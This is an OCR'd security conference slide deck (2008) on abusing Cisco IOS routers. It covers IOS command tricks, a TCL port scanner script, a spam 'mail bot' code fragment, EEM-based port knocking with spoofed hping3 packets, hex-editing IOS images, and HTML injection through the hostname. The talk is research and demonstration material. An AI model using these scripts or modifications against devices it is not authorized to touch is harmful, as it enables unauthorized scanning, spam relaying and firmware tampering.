misusage of cisco devices

or why a cisco device can be evil

or have fun with cisco devices

Christoph Weber

christoph.weber@packetlevel.ch

IT security engineer

network and security audits

0x736563 / 2008

packetlevel

protocol analysis and network troubleshooting

my definition of hacking

Misuse / Abuse of

ANY

Software and/or Devices

and have fun !

Warning and ©-Info

- ALL information's are for internal and testing purpose only !
- packetlevel.ch is not responsible for any abuse usage of this information's !
- All information's are without any warranty !
- maybe it's against your local law !
- it can damage your device !

- © Info:

  Cisco © is a trademark of Cisco Systems Inc.

show kron schedule

- playing around with IOS Commands
- portscanning script
- send Spam “design study”
- Input – Control
- Port knocking
- Webserver and XSS
- UDP-Packetflooding
- Demo
- Questions

cisco device can..

- routing IP packets
- switching data packets
- connecting networks
- what ever cisco's
  "high gloss brochure" say's ….

and it can also

- be a portscanner
- be a E-Mail Spam BOT
- control the status of your Rackdoor
- be a webserver with “add-ons”
- nearly everything….

because……..

„NEW“ Cisco Features

- Scripting language (TCL)
- new board types (ACE / NAM /…)
- “Linux” running on the boards/systems
- Modular IOS
- EEM / ESM / ERM
- more and more integrations of functions
- Software bugs
- ….

It‘s ONLY Software running on Hardware !

we start simple

- Play around with the „OS“ and the IOS commands.
- Try everything, what works on the other systems.
- Try the impossible things.
- Try on different cisco systems.

It‘s ONLY Software and a Operating System !

IOS playing (1a)

- telnet command

```
evil-router#telnet 195.186.19.144 ?
     /debug                Enable telnet debugging mode
     /encrypt              Negotiate telnet encryption
     /ipv4                 Force use of IP version 4
     /ipv6                 Force use of IP version 6
     /line                 Enable telnet line mode
     /noecho               Disable local echo
     /quiet                Suppress login/logout messages
     /route:               Enable telnet source route mode
     /source-interface     Specify source interface
     /stream               Enable stream processing
     /terminal-type        Set terminal type
     <0-65535>             Port number
     bgp                   Border Gateway Protocol (179)
     chargen               Character generator (19)
     cmd                   Remote commands (rcmd, 514)
     .
     .
```

IOS playing (1b)

```
evil-router#telnet 195.186.19.141 110
  Trying 195.186.19.141, 110 ... Open
  +OK POP3 PROXY server ready (Bluewin
  8.0.16)
  USER mr.evilbit
  +OK Password required
  PASS hetschgern
  .
  .
```

IOS playing (2a)

- „more“ command

```
evil-router#more /?
/ascii  /binary  /ebcdic

evil-router#more ?
  /ascii    Display binary files in ascii
  /binary   Force display to hex/text format
  /ebcdic   Display binary files in ebcdic
  archive:  File to display
  cns:      File to display
  flash:    File to display
  ftp:      File to display
  http:     File to display
  https:    File to display
  null:     File to display
  .
  .
```

IOS playing (2b)

- „more“ command

```
evil-router#more http://www.cisco.com/index.html
Translating "www.cisco.com"...domain server (195.186.1.110) [OK]
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www
<html xmlns="http://www.w3.org/1999/xhtml" lang="en" xml:lang="en">
<head>
<title>Cisco Systems, Inc</title>

<meta http-equiv="Content-type" content="text/html;charset=UTF-8"/><meta n
="concept" content="Welcome to Cisco"/><meta name="accessLevel" content="G
><meta name="country" content="US"/><meta name="locale" content="US"/><met
ta name="title" content="Welcome to Cisco"/><meta name="language" content=
```

IOS playing (2c)

- „more“ command

```
evil-router#dir
Directory of system:/memory/

   38  -r--     6814540                    <no date>  bss
   37  -r--    19395328                    <no date>  data
   39  -r--    71430580                    <no date>  heap
   34  -r--     6291456                    <no date>  iomem
   35  -r--   127926272                    <no date>  main
   36  -r--    30209532                    <no date>  text

No space information available
evil-router#more /binary iomem
00000000:  AB1234CD 00000000 00000000 81F910B4    +.4M .... .... .y.4
00000010:  00000000 07A00050 82F69E0C 00000010    .... . .P .v.. ....
00000020:  00000000 F2BA2AB7 00000000 00000000    .... r:*7 .... ....
00000030:  DEADBEEF 37DB4FF9 8D5D79E6 F0DAAF7C    ^->o 7[Oy .]yf pZ/|
00000040:  07A073A0 82F69E60 F2209CAB EB485D21    . s  .v.` r .+ kH]!
00000050:  AB1234CD FFFE0000 00000000 81E11950    +.4M .~.. .... .a.P
00000060:  8009A004 07A00190 07A00014 80000088    .. . . .. . .. ....
00000070:  00000001 BCBB5A5F 00000001 8373E3D8    .... <:Z_ .... .scX
00000080:  AFACEFAD 0A2A4175 67203331 2031393A    /.o- .*Au g 31  19:
00000090:  30333A31 332E3134 333A2025 50415253    03:1 3.14 3: % PARS
000000A0:  45522D35 2D434647 4C4F475F 4C4F4747    ER-5 -CFG LOG_ LOGG
000000B0:  4544434D 443A2055 7365723A 636F6E73    EDCM D: U ser: cons
000000C0:  6F6C6520 206C6F67 67656420 636F6D6D    ole   log ged  comm
000000D0:  616E643A 6E6F2073 68757464 6F776E20    and: no s hutd own
000000E0:  000FCCB7 79E0C0A8 02C80000 00000000    ..L7 y`@( .H.. ....
000000F0:  C0A802F5 00000000 00000000 00000000    @(.u .... .... ....
00000100:  0000AF44 5FB13139 3A30313A 35352E32    ../D _119 :01: 55.2
00000110:  31353A20 466C6F6F 64696E67 2E2E2E2E    15:  Floo ding ....
00000120:  2E000020 00012049 6E632E00 00000000    ...  .. I nc.. ....
```

IOS playing (2d)

- „more“ command (Cisco3750)

```
evil-router#dir
Directory of system:/memory/

  151  -r--     4852128                  <no date>  bss
  150  -r--    29603360                  <no date>  data
  152  -r--   177094720                  <no date>  heap
  147  -r--    12582912                  <no date>  iomem
  148  -r--   255852544                  <no date>  main
  153  -r--   255852544                  <no date>  main_k0
  154  -r--   255852544                  <no date>  main_k1
  149  -r--    44265892                  <no date>  text
  146  -r--    12582912                  <no date>  uncached_iomem_region

No space information available
```

```
00004780:  41434142 4E00FF53 4D422500 00000000    ACAB N..S MB%. ....
00004790:  00000000 00000000 00000000 00000000    .... .... .... ....
000047A0:  00000000 00001100 002A0000 00000000    .... .... .*.. ....
000047B0:  000000E8 03000000 00000000 002A0056    ...h .... .... .*.V
000047C0:  00030001 00000002 003B005C 4D41494C    .... .... .;.\ MAIL
000047D0:  534C4F54 5C42524F 57534500 010080FC    SLOT \BRO WSE. ...|
000047E0:  0A005048 454E4558 2D583200 00EC7A03    ..PH ENEX -X2. .lz.
```

IOS playing (2e)

- Sample: (ICMP and CDP packets)

```
00002FC0:  00000000 00000000 00000000 FD0110DF    .... .... .... }..._
00002FD0:  AB1234CD FFFE0000 00000000 63C40568    +.4M .~.. .... cD.h
00002FE0:  6055FA6C 4F403310 4F402CA4 80000188    `Uzl O@3. O@,$ ....
00002FF0:  00000001 00000000 00000001 665914EC    .... .... .... fY.l
00003000:  AFACEFAD 0A2A4D61 72202031 2030303A    /.o- .*Ma r  1  00:
00003010:  30303A32 312E3339 39205554 433A2025    00:2 1.39 9 UT C: %
00003020:  4C494E4B 2D332D55 50444F57 4E3A2049    LINK -3-U PDOW N: I
00003030:  6E746572 66616365 20466173 74457468    nter face  Fas tEth
00003040:  65726E65 74312F39 2C20CA01 30B60000    erne t1/9 , J. 06..
00003050:  C40030B6 00000800 45000064 09740000    D.06 .... E..d .t..
00003060:  FF019C22 0A000101 0A000102 00004C6D    ..." .... .... ..Lm
00003070:  0002096B 00000000 0034303C ABCDABCD    ...k .... .40< +M+M
00003080:  ABCDABCD ABCDABCD ABCDABCD ABCDABCD    +M+M +M+M +M+M +M+M
00003090:  ABCDABCD ABCDABCD ABCDABCD ABCDABCD    +M+M +M+M +M+M +M+M
000030A0:  ABCDABCD ABCDABCD ABCDABCD ABCDABCD    +M+M +M+M +M+M +M+M
000030B0:  ABCDABCD ABCDABCD ABCDABCD 3C3F003C    +M+M +M+M +M+M <?.<
000030C0:  00040000 00010000 00090000 000C0000    .... .... .... ....
000030D0:  00030000 00010000 00050000 00013336    .... .... .... ..36
000030E0:  34302043 68617373 69732053 6C6F7420    40 C hass is S lot
000030F0:  32004369 73636F00 00000000 00000000    2.Ci sco. .... ....
00003100:  00000000 00000000 00000000 00000000    .... .... .... ....
```

IOS playing (3a)

```
evil-router#show file system
File Systems:

     Size(b)     Free(b)      Type  Flags  Prefixes
           -           -    opaque     rw   archive:
*          -           -    opaque     rw   system:
           -           -   network     rw   snmp:
           -           -    opaque     rw   null:
           -           -   network     rw   tftp:
           -           -    opaque     ro   xmodem:
           -           -    opaque     ro   ymodem:
    31936512    15663104      disk     rw   flash:#
      196600      187306     nvram     rw   nvram:
           -           -    opaque     wo   syslog:
           -           -   network     rw   rcp:
           -           -   network     rw   pram:
           -           -   network     rw   ftp:
           -           -   network     rw   http:
           -           -   network     rw   scp:
           -           -    opaque     ro   tar:
           -           -   network     rw   https:
           -           -    opaque     ro   cns:

evil-router#
```

IOS playing (3b)

- Use a „normal“ copy command to copy a file to syslog. (Logging must be on, and the Logging level must set to debugging)

```
evil-router#copy running-config syslog:

3314 bytes copied in 1.076 secs (3080 bytes/sec)
evil-router#
```

IOS Playing (3c)

- And you see on the local logs or on the logserver this output:

```
*Sep  4 20:09:27.879 UTC: !
*Sep  4 20:09:27.879 UTC: version 12.4
*Sep  4 20:09:27.879 UTC: service timestamps debug datetime msec localtime show-timezone
*Sep  4 20:09:27.879 UTC: service timestamps log datetime msec localtime show-timezone
*Sep  4 20:09:27.879 UTC: service password-encryption
*Sep  4 20:09:27.879 UTC: !
*Sep  4 20:09:27.879 UTC: hostname evil-router
*Sep  4 20:09:27.879 UTC: !
*Sep  4 20:09:27.879 UTC: boot-start-marker
*Sep  4 20:09:27.879 UTC: boot-end-marker
*Sep  4 20:09:27.879 UTC: !
*Sep  4 20:09:27.879 UTC: logging buffered 40960 debugging
```

TCL functions

- read (and write) current SNMP Infos
- Execute IOS commands
- Modify “running-config”
- Open TCP Sockets
- Support Regular Expressions, Functions and mostly any normal TCL features
- Scripting possibility

TCL / Basic Sample

- Sample (interactive)

```
evil-router#
evil-router#tclsh
evil-router(tcl)#
evil-router(tcl)#puts "Hello Evil Haxor!"
Hello Evil Haxor!

evil-router(tcl)#tclquit
evil-router#
```

- Sample (remote)

```
evil-router#tclsh tftp://10.0.0.1/helloworld.tcl

Loading helloworld.tcl from 10.0.0.1 (via FastEthernet0): !
[OK - 22 bytes]
Hello World


evil-router#
```

TCL / Sample

- ios_config

```
evil-router#
evil-router#tclsh
evil-router(tcl)#ios_config "interface fastethernet 2" "duplex full„
evil-router(tcl)#ios_config "interface fastethernet 2" "description IOS Config"
evil-router#exit
evil-router#sh ru int fas 2
Building configuration...

Current configuration : 68 bytes
!
interface FastEthernet2
 description IOS Config
 duplex full
end
evil-router#
```

TCL Samples

- SNMP

```
evil-router(tcl)#snmp_getone test system.5.0
{<obj oid='system.5.0' val='evil-router.peanuts.chw'/>}
evil-router(tcl)#
```

- For more information
  see at cisco.com or ask google…

TCL Sample TCP Port Scanner

```
##################################################
#
# set portlist to scan
#
proc scanip {ip} {
 foreach port {21 22 23 25 80 110 443 8080 } {
 connect $ip $port
 }
}
#
# simple try and error
#
proc connect {host port} {
if {[catch {
    set sock [socket $host $port]
    } msg ] != 0} {
    puts "$host $port Close"
    } else {
    puts "$host $port Open"
    }
}
if {! [string equal $argv ""]} {
  if {![regexp {^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$} $argv]} {
    puts {Usage: scanip [ip-address]}; return;
  }
}
catch { scanip $argv } err
```

TCP Port Scanner installation

- Download the script scanip.tcl into the flash:scanip.tcl
- configure a alias

```
alias exec scanip tclsh flash:scanip.tcl
```

- execute with:

```
scanip [ip-address]
```

TCL Sample Port Scanner

- scanip IP-Address

```
evil-router#scanip 192.168.2.156
192.168.2.156 21 Close
192.168.2.156 22 Open
192.168.2.156 23 Open
192.168.2.156 25 Close
192.168.2.156 80 Open
192.168.2.156 110 Close
192.168.2.156 443 Close
192.168.2.156 8080 Close

evil-router#
```


TCL Sample Port Scanner

- new version available at www.packetlevel.ch/html/cisco/tcl/scanip.tcl
- - input validation (IP + Port) / selectable ports

```
evil-router#scanip
scanip.tcl Version 0.7b / (c) 2008 by packtlevel.ch
Usage: scanip [ip-address] [port] [port] ...
       scanip [ip-address]  (use default port list)

evil-router#scanip 192.168.2.200
192.168.2.200 21 Close
192.168.2.200 22 Close
192.168.2.200 23 Open
192.168.2.200 25 Close
192.168.2.200 80 Open
192.168.2.200 110 Close
192.168.2.200 443 Close
192.168.2.200 445 Close
192.168.2.200 3128 Close
192.168.2.200 8080 Close
```

A Mail Bot (hypothetical)

- Overview




Mail Bot Script Sample

- Code Snippet:
  (full code not public available)

```
set sockid [socket $smtphost 25]
set status [catch {
puts $sockid "HELO $smtphost"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "HELO $smtphost\n\t$result"
}
puts $sockid "MAIL From:<$from>"
flush $sockid
set result [gets $sockid]
if {$trace} then {
puts stdout "MAIL From:<$from>\n\t$result"
}
```

Rackdoor Control

- Using Special „FastEthernet Cable“ and EEM to check, if a door was open.



Interface Sample

- Interface config on the Router (or Switch)

```
interface fasterhernet 8
  duplex full
  speed 100
  switchport access vlan 2
  no shutdown
```


For each interface a separate VLAN (recommendation)

Loopback Cable

- Loopback cable with a switch.

  for Fast-Ethernet

  Pin 1 + 3 shortcut
  Pin 2 + 6 shortcut



Script Sample

- EEM Embedded Event Manager
- Port Up/Down

```
event manager applet PORT8UP
   event syslog pattern "Line protocol on \
         Interface FastEthernet8, changed state to up"
   action 1.0 syslog msg "PORT 8 UP / Door Open"


event manager applet PORT8DOWN
   event syslog pattern "Line protocol on \
         Interface FastEthernet8, changed state to down"
   action 1.0 syslog msg "PORT 8 DOWN / Door Closed"
```

Script Sample

- Logfile

```
Aug 19 19:35:26.975: %LINEPROTO-5-UPDOWN: Line protocol
on Interface FastEthernet8, changed state to down
Aug 19 19:35:26.979: %HA_EM-6-LOG: PORT8DOWN: PORT 8 DOWN
/ Door Closed

Aug 19 19:35:57.743: %LINEPROTO-5-UPDOWN: Line protocol
on Interface FastEthernet8, changed state to up
Aug 19 19:35:57.743: %HA_EM-6-LOG: PORT8UP: PORT 8 UP/
Door Open
```

port knocking

- This Sample shows,
  how we can enable or disable „ICMP“ after the router receive a „crafted“ special udp packet.

port knocking (1)

- Create two different ACCESLISTS
  - one with ICMP enabled and a rule for the disabling packet
  - one with ICMP disabled and a rule for enabling packet

```
!
! enable ICMP
!
ip access-list extended ICMPON
 permit udp host 2.2.2.2 host 192.168.1.1 eq 65500 log
 permit icmp any any
 permit ip any any
!
! disbale ICMP
!
ip access-list extended ICMPOFF
 permit udp host 1.1.1.1 host 192.168.1.1 eq 65500 log
 deny   icmp any any
 permit ip any any
!
!
```

port knocking (2)

- Next step is to apply on of the access-list to the interface

```
interface FastEthernet0
 ip address 192.168.1.1 255.255.255.0
 ip access-group ICMPOFF in
!
```

port knocking (3)

- create two event manager applets, to swap the access-list.

```
event manager applet ICMP_ON
 event syslog pattern "%SEC-6-IPACCESSLOGP: list ICMPOFF permitted udp 1.1.1.1*"
 action 1.0 syslog msg "ICMP Turned ON"
 action 2.0 cli command "enable"
 action 2.1 cli command "configure terminal"
 action 2.2 cli command "interface fastethernet 0"
 action 2.3 cli command "ip access-group ICMPON in"
 action 2.4 cli command "exit"
!
event manager applet ICMP_OFF
 event syslog pattern "%SEC-6-IPACCESSLOGP: list ICMPON permitted udp 2.2.2.2*"
 action 1.0 syslog msg "ICMP Turned OFF"
 action 2.0 cli command "enable"
 action 2.1 cli command "configure terminal"
 action 2.2 cli command "interface fastethernet 0"
 action 2.3 cli command "ip access-group ICMPOFF in"
 action 2.4 cli command "exit"
!
```

port knocking (4)

- Now you can enable or disable ICMP with sending crafted packets
- Enable ICMP

```
hping3 -2 -a 1.1.1.1 192.168.1.1 -p 65500 -c 1
```

- Disable ICMP

```
hping3 -2 -a 2.2.2.2 192.168.1.1 -p 65500 -c 1
```

- This is only a easy example. Its possible to create different and more complex rules to execute any kind of commands. It’s up to you.

cisco as a webserver (1)

- Some IOS Commands

`ip http server`	start http daemon
`ip http secure-server`	start https daemon
`ip http path flash:`	set path to httproot
`ip http port port-nr`	http server port

- Some advanced IOS Commands

```
show ip http server status
```

cisco as a webserver (2)

- File „**home.html**“ or „**home.shtml**“ on the flash: with HTML Content.
- Sample:


```
<HTML>
<H1>Hello, my little Cisco Router</H1>
</HTML>
```

cisco as webserver (3)

- modify the ios image!
- Unzip the IOS File

```
unzip c3745-adventerprisek9-mz.123-14.T7.bin
```

- Search for references



cisco as webserver (4)

- Edit the Binary File with a Hexeditor

And here some important Info's:
for testing purpose only! maybe it's against your local law! it can damage your device!

```
03aa:94d0 66 61 63 65 2e 3c 2f 53 54 52 4f 4e 47 3e 00 00 face.</STRONG>..
03aa:94e0 0a 3c 44 54 3e 3c 41 20 48 52 45 46 3d 2f 65 78 .<DT><A HREF=/ex
03aa:94f0 65 63 2f 73 68 6f 77 2f 6c 6f 67 2f 43 52 3e 53 ec/show/log/CR>S
03aa:9500 68 6f 77 20 64 69 61 67 6e 6f 73 74 69 63 20 6c how diagnostic l
03aa:9510 6f 67 3c 2f 41 3e 20 2d 20 64 69 73 70 6c 61 79 og</A> - display
03aa:9520 20 74 68 65 20 64 69 61 67 6e 6f 73 74 69 63 20  the diagnostic
03aa:9530 6c 6f 67 2e 0a 3c 44 54 3e 3c 41 20 48 52 45 46 log..<DT><A HREF
03aa:9540 3d 2f 6c 65 76 65 6c 2f 31 35 2f 65 78 65 63 2f =/level/15/exec/
03aa:9550 2d 3e 4d 6f 6e 69 74 6f 72 20 74 68 65 20 72 6f ->Monitor the ro
03aa:9560 75 74 65 72 3c 2f 41 3e 20 2d 20 48 54 4d 4c 20 uter</A> - HTML
03aa:9570 61 63 63 65 73 73 20 74 6f 20 74 68 65 20 63 6f access to the co
03aa:9580 6d 6d 61 6e 64 20 6c 69 6e 65 20 69 6e 74 65 72 mmand line inter
03aa:9590 66 61 63 65 20 61 74 20 6c 65 76 65 6c 20 00 00 face at level ..
```

- zip the file and copy back to the Router.
- restart the router.

cisco as a webserver (5)

- Password still required for login.
  (if one is set !)
- Space Limit on the flash.
- Restarting of the router if new IOS.

+ nobody look‘s on the flash:
+ build your own „Default Cisco Homepage“

not yet everything researched…

IOS Modifying

- fast testing with dynamips/dynagen
- Text replacement easy, but file must have same size.
- Program Entry Points must be the same.
- TCL + HTML Files must have correct Syntax
- Write down, what you are doing…

- See also presentation from Sebastian Muniz (Core-Security)

maybe, you change ....


R1

```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Connected to Dynamips VM "R1" (ID 0, type c3745) - Console port


                Don't Panic!!


   ____
  /___/|
  |   ||   packetlevel.ch
  |___|/

    Have Fun with cisc0...
 for testing purpose only!
maybe it's aganist your loclal law!
it can damage your device!

But it's fun.


  |_|0|_|
  |_|_|0|
  |0|0|0|



   more infos at www.packetlevel.ch

Cisco IOS Software, 3700 Software (C3745-ADVIPSERVICESK9-M), Version 12.4(13), RELEASE SOFTWARE (fc1
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2007 by Cisco Systems, Inc.
Compiled Thu 22-Feb-07 21:59 by prod_rel_team
```

webserver + hostname

- Default Router Homepage:

you see the Hostname „evil-router“



webserver + hostname

Change the Routername to one, with HTML-Tags

hostname <H1>MY_BIG_ROUTER</H1>

